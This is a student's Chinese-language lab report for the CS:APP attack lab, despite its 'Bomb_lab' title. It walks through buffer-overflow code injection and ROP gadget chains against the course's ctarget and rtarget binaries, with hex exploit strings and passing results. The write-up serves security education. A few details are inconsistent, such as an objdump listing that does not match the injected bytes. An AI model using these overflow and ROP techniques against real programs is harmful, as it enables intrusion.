Bomb_lab

> 作者：Xiaoma
>
> 完成时间：2023.1.7

实验目的

> 通过CI与ROP两种方式对程序进行攻击

环境

Ubuntu18.04 + gdb

实验步骤与内容

Code Injection Attacks - Level1

> 要求：在不注入新代码的情况下，利用字符串重定向程序，让**CTARGET**在执行**return**语句时执行**touch1**的代码，而不是返回**test**。

test函数的C语言代码为

```
void test()
{
    int val;
    val = getbuf();
    printf("No exploit. Getbuf returned 0x%x\n", val);
}
```

touch1函数的C语言代码为

```
void touch1()
{
    vlevel = 1; /*Part of validation protocol */
    printf("Touch1!: You called touch1()\n");
    validate(1);
    exit(0);
}
```


反汇编test

```
(gdb) disassemble test
Dump of assembler code for function test:
   0x0000000000401968 <+0>:     sub    $0x8,%rsp
   0x000000000040196c <+4>:     mov    $0x0,%eax
   0x0000000000401971 <+9>:     callq  0x4017a8 <getbuf>
   0x0000000000401976 <+14>:    mov    %eax,%edx
   0x0000000000401978 <+16>:    mov    $0x403188,%esi
   0x000000000040197d <+21>:    mov    $0x1,%edi
   0x0000000000401982 <+26>:    mov    $0x0,%eax
   0x0000000000401987 <+31>:    callq  0x400df0 <__printf_chk@plt>
   0x000000000040198c <+36>:    add    $0x8,%rsp
   0x0000000000401990 <+40>:    retq
End of assembler dump.
```

反汇编getbuf

```
(gdb) disassemble getbuf
Dump of assembler code for function getbuf:
   0x00000000004017a8 <+0>:     sub    $0x28,%rsp
   0x00000000004017ac <+4>:     mov    %rsp,%rdi
   0x00000000004017af <+7>:     callq  0x401a40 <Gets>
   0x00000000004017b4 <+12>:    mov    $0x1,%eax
   0x00000000004017b9 <+17>:    add    $0x28,%rsp
   0x00000000004017bd <+21>:    retq
End of assembler dump.
```

此时，栈中的结构为



已知touch1的地址为0x4017c0

则首先使用任意字符串，将getbuf分配的长度为0x28的栈帧填满，此时再输入字符串，返回地址将被覆盖，若输入字符串为touch1的地址，getbuf执行完以后将返回touch1继续执行。

注意小端存储对应的字节顺序

使用hex2raw将16进制数转换为ASCII字符，并使用参数-q不连接服务器

.txt文件中的内容

```
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
c0 17 40 00 00 00 00 00
```

验证答案

```
./hex2raw < ./CI_level1/ci_level1.txt | ./ctarget -q
```

```
Cookie: 0x59b997fa
Type string:Touch1!: You called touch1()
Valid solution for level 1 with target ctarget
PASS: Would have posted the following:
        user id bovik
        course  15213-f15
        lab     attacklab
        result  1:PASS:0xffffffff:ctarget:1:00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
 00 C0 17 40 00 00 00 00
```

Code Injection Attacks - Level1完成

Code Injection Attacks - Level2

> 要求：注入代码重定向程序，让**CTARGET**在执行**return**语句时执行**touch2**的代码并将**cookie**作为**touch2**的参数传入

touch2函数的C语言代码为

```c
void touch2(unsigned val)
{
    vlevel = 2; /*Part of validation protocol */
    if(val == cookie)
    {
        printf("Touch2! : You called touch2(0x%.8x)\n", val);
        validate(2);
    }
    else
    {
        printf("Misfire: You called touch2(0x%.8x)\n", val);
        fail(2);
    }
    exit(0);
}
```


已知`touch2`函数的第一个参数在`%rdi`中，所以我们植入的代码所做的工作为：

- 执行`return`语句时使`pc`指向我们植入的代码
- 将`cookie`传入`%rdi`，已知`cookie`为`0x59b997fa`
- 跳转至`touch2`所在地址`0x4017ec`

查询执行`getbuf`时的栈顶指针

```
(gdb) p/x $rsp
$1 = 0x5561dc78
(gdb)
```

则此时栈中的结构为



需要植入的汇编指令为

```
movq $0x59b997fa, %rdi
pushq $0x4017ec
ret
```

依次对汇编代码进行汇编和反汇编

```
gcc -c injectCode.s
objdump -d injectCode.o > injectCode.d
cat injectCode.d
```

```
injectCode.o:     file format elf64-x86-64


Disassembly of section .text:

0000000000000000 <.text>:
   0:   48 c7 c7 fa 97 b9 59    mov    $0x59b997fa,%rdi
   7:   68 ec 17 40 00          pushq  $0x4017ec
   c:   c3                      retq
```

代码总计10字节，故.txt文件中的内容

```
48 c7 c7 fa 97 b9 59 68
ec 17 40 00 c3 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
78 dc 61 55 00 00 00 00
```

验证答案

```
Cookie: 0x59b997fa
Type string:Touch2!: You called touch2(0x59b997fa)
Valid solution for level 2 with target ctarget
PASS: Would have posted the following:
        user id bovik
        course  15213-f15
        lab     attacklab
        result  1:PASS:0xffffffff:ctarget:2:48 C7 C7 FA 97 B9 59 68 EC 17 40 00
C3 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
 00 78 DC 61 55 00 00 00 00
```

Code Injection Attacks - Level2完成

Code Injection Attacks - Level3

> 要求：注入代码重定向程序，让**CTARGET**在执行**return**语句时执行**touch3**的代码并将字符串作为**cookie**作为**touch3**的参数传入

hexmatch函数的C语言代码为

```c
/* Compare string to hex represention of unsigned value */
int hexmatch(unsigned val, char *sval)
{
    char cbuf[110];
    /* Make position of check string unpredictable */
    char *s = cbuf + random() % 100;
    sprintf(s, "%.8x", val);
    return strncmp(sval, s, 9) == 0;
}
```

touch3函数的C语言代码为

```c
void touch3(char *sval)
{
    vlevel = 3; /* Part of validation protocol */
    if (hexmatch(cookie, sval))
    {
        printf("Touch3!: You called touch3(\"%s\")\n", sval);
        validate(3);
    }
```

```
    else
    {
        printf("Misfire: You called touch3(\"%s\")\n", sval);
        fail(3);
    }
    exit(0);
}
```

已知hexmatch中，生成字符串的地址是随机的，若将表示cookie的字符串存储在getbuf的栈中，会有被覆盖的风险，所以将表示cookie的字符串存储在test的栈中。

查询test的栈顶指针

```
(gdb) p/x $rsp
$1 = 0x5561dca8
```

touch3的地址为0x4018fa

此时栈中的结构为

需要植入的汇编指令为

```
movq $0x5561dca8, %rdi
pushq $0x4018fa
ret
```

依次对汇编代码进行汇编和反汇编

```
gcc -c injectCode.s
objdump -d injectCode.o > injectCode.d
cat injectCode.d
```

```
injectCode.o:     file format elf64-x86-64


Disassembly of section .text:

0000000000000000 <.text>:
   0:   48 c7 c7 fa 97 b9 59    mov    $0x59b997fa,%rdi
   7:   68 fa 18 40 00          pushq  $0x4018fa
   c:   c3                      retq
```

代码总计10字节，表示cookie的字符串为35 39 62 39 39 37 66 61，故.txt文件中的内容

```
48 c7 c7 a8 dc 61 55 68
fa 18 40 00 c3 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
78 dc 61 55 00 00 00 00
35 39 62 39 39 37 66 61
```

验证答案

```
Cookie: 0x59b997fa
Type string:Touch3!: You called touch3("59b997fa")
Valid solution for level 3 with target ctarget
PASS: Would have posted the following:
        user id bovik
        course  15213-f15
        lab     attacklab
        result  1:PASS:0xffffffff:ctarget:3:48 C7 C7 A8 DC 61 55 68 FA 18 40 00
C3 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
 00 78 DC 61 55 00 00 00 00 35 39 62 39 39 37 66 61
```

Code Injection Attacks - Level3完成

Return-Oriented Programming - level2

> 要求：通过**ROP**的方式，完成**Code Injection Attacks - Level2**的任务

在RTARGET中，程序采用了两种方法来避免缓冲区溢出攻击

- 栈随机化
- 限制可执行代码区域

因此我们不再能通过插入代码的方式进行攻击。

我们需要通过ROP的方式进行攻击，即在已有的程序代码中，寻找以ret结尾的，且具有特定功能的序列，将序列地址入栈形成程序链，来完成我们的任务。

实验文档给出了指令编码表 **(0x90为空字符)**

A. Encodings of movq instructions

movq *S*, *D*

Source *S*	Destination *D*							
	%rax	%rcx	%rdx	%rbx	%rsp	%rbp	%rsi	%rdi
%rax	48 89 c0	48 89 c1	48 89 c2	48 89 c3	48 89 c4	48 89 c5	48 89 c6	48 89 c7
%rcx	48 89 c8	48 89 c9	48 89 ca	48 89 cb	48 89 cc	48 89 cd	48 89 ce	48 89 cf
%rdx	48 89 d0	48 89 d1	48 89 d2	48 89 d3	48 89 d4	48 89 d5	48 89 d6	48 89 d7
%rbx	48 89 d8	48 89 d9	48 89 da	48 89 db	48 89 dc	48 89 dd	48 89 de	48 89 df
%rsp	48 89 e0	48 89 e1	48 89 e2	48 89 e3	48 89 e4	48 89 e5	48 89 e6	48 89 e7
%rbp	48 89 e8	48 89 e9	48 89 ea	48 89 eb	48 89 ec	48 89 ed	48 89 ee	48 89 ef
%rsi	48 89 f0	48 89 f1	48 89 f2	48 89 f3	48 89 f4	48 89 f5	48 89 f6	48 89 f7
%rdi	48 89 f8	48 89 f9	48 89 fa	48 89 fb	48 89 fc	48 89 fd	48 89 fe	48 89 ff

B. Encodings of popq instructions

Operation	Register *R*							
	%rax	%rcx	%rdx	%rbx	%rsp	%rbp	%rsi	%rdi
popq *R*	58	59	5a	5b	5c	5d	5e	5f

C. Encodings of movl instructions

movl *S*, *D*

Source *S*	Destination *D*							
	%eax	%ecx	%edx	%ebx	%esp	%ebp	%esi	%edi
%eax	89 c0	89 c1	89 c2	89 c3	89 c4	89 c5	89 c6	89 c7
%ecx	89 c8	89 c9	89 ca	89 cb	89 cc	89 cd	89 ce	89 cf
%edx	89 d0	89 d1	89 d2	89 d3	89 d4	89 d5	89 d6	89 d7
%ebx	89 d8	89 d9	89 da	89 db	89 dc	89 dd	89 de	89 df
%esp	89 e0	89 e1	89 e2	89 e3	89 e4	89 e5	89 e6	89 e7
%ebp	89 e8	89 e9	89 ea	89 eb	89 ec	89 ed	89 ee	89 ef
%esi	89 f0	89 f1	89 f2	89 f3	89 f4	89 f5	89 f6	89 f7
%edi	89 f8	89 f9	89 fa	89 fb	89 fc	89 fd	89 fe	89 ff

D. Encodings of 2-byte functional nop instructions

Operation	Register *R*			
	%al	%cl	%dl	%bl
andb *R*, *R*	20 c0	20 c9	20 d2	20 db
orb *R*, *R*	08 c0	08 c9	08 d2	08 db
cmpb *R*, *R*	38 c0	38 c9	38 d2	38 db
testb *R*, *R*	84 c0	84 c9	84 d2	84 db

Figure 3: Byte encodings of instructions. All values are shown in hexadecimal.

文档中给出了一个特定序列的例子

```
void setval_210(unsigned *p)
{
    *p = 3347663060U;
}
```

其汇编代码的字节级表示为

```
0000000000400f15 <setval_210>:
  400f15:       c7 07 d4 48 89 c7       movl   $0xc78948d4,(%rdi)
  400f1b:       c3                      retq
```

通过对照编码表，我们发现48 89 c7代表指令movq %rax, %rdi，已知该程序的起始地址为0x400f15，则movq %rax, %rdi的起始地址为0x400f18，如果将0x400f18入栈，则该指令可以作为文档中提到的gadget帮助我们完成任务。

我们只能利用farm.c中的代码段。

我们开始分析level2，在**Code Injection Attacks - Level2**中，我们使用movq $0x59b99fa, %rdi来传入cookie参数，但我们无法在farm.c中找到该指令序列。

我们可以通过将cookie传入寄存器的方式来进行参数传递，首先将farm.c中的代码段用汇编代码的二进制形式表示出来。

```
objdump -d rtarget > rtarget.d
```

通过查找发现，farm中并没有代表popq %rdi的序列。

考虑cookie在寄存器间中转，一次查询movq S, %rdi

搜索到结果

```
00000000004019c3 <setval_426>:
  4019c3: c7 07 48 89 c7 90     movl   $0x90c78948,(%rdi)
  4019c9: c3                    retq
```

即movq %rax, %rdi


寻找popq %rax

```
00000000004019a7 <addval_219>:
  4019a7: 8d 87 51 73 58 90     lea    -0x6fa78caf(%rdi),%eax
  4019ad: c3                    retq
```

则程序链应为

```
pop %rax
ret
movq %rax, %rdi
ret
```

此时栈中的内容为



故.txt文件中的内容

```
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
ab 19 40 00 00 00 00 00
fa 97 b9 59 00 00 00 00
c5 19 40 00 00 00 00 00
ec 17 40 00 00 00 00 00
```

验证答案

```
Cookie: 0x59b997fa
Type string:Touch2!: You called touch2(0x59b997fa)
Valid solution for level 2 with target rtarget
PASS: Would have posted the following:
        user id bovik
        course  15213-f15
        lab     attacklab
        result  1:PASS:0xffffffff:rtarget:2:00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
 00 AB 19 40 00 00 00 00 FA 97 B9 59 00 00 00 00 C5 19 40 00 00 00 00 00 EC 1
7 40 00 00 00 00
```

Return-Oriented Programming - level2完成

Return-Oriented Programming - level3

> 要求：通过**ROP**的方式，完成**Code Injection Attacks - Level3**的任务

已知在使用`movl`指令时，32位寄存器的高16位被置零。


已知栈地址是随机的，故应考虑如何准确定位`cookie`的地址。

注意到`farm`中有一个`add_xy`的函数，故可以采用`d = s + offset`的方式计算`cookie`的地址。

因为重复序列较多，寻找相关指令序列的过程不再详细描述， 最终得到的程序链为

```
movq %rsp, %rax
ret
movq %rax, %rdi
ret
popq %rax
ret
movl %eax, %edx
ret
movl %edx, %ecx
ret
movl %ecx, %esi
ret
lea (%rdi, %rsi, 1), %rax
ret
movq %rax, %rdi
ret
```

此时栈中的内容为



故.txt文件中的内容

```
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
ad 1a 40 00 00 00 00 00
a2 19 40 00 00 00 00 00
cc 19 40 00 00 00 00 00
48 00 00 00 00 00 00 00
dd 19 40 00 00 00 00 00
70 1a 40 00 00 00 00 00
13 1a 40 00 00 00 00 00
d6 19 40 00 00 00 00 00
a2 19 40 00 00 00 00 00
fa 18 40 00 00 00 00 00
35 39 62 39 39 37 66 61
```

验证答案

```
Cookie: 0x59b997fa
Type string:Touch3!: You called touch3("59b997fa")
Valid solution for level 3 with target rtarget
PASS: Would have posted the following:
        user id bovik
        course  15213-f15
        lab     attacklab
        result  1:PASS:0xffffffff:rtarget:3:00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
 00 AD 1A 40 00 00 00 00 00 A2 19 40 00 00 00 00 00 CC 19 40 00 00 00 00 00 48 0
0 00 00 00 00 00 00 DD 19 40 00 00 00 00 00 70 1A 40 00 00 00 00 00 13 1A 40 00
00 00 00 00 D6 19 40 00 00 00 00 00 A2 19 40 00 00 00 00 00 FA 18 40 00 00 00 00
 00 35 39 62 39 39 37 66 61
```

Return-Oriented Programming - level3完成

结论分析与体会

本次实验加深了我对程序栈溢出以及保护的理解，了解了简单的ROP攻击方法。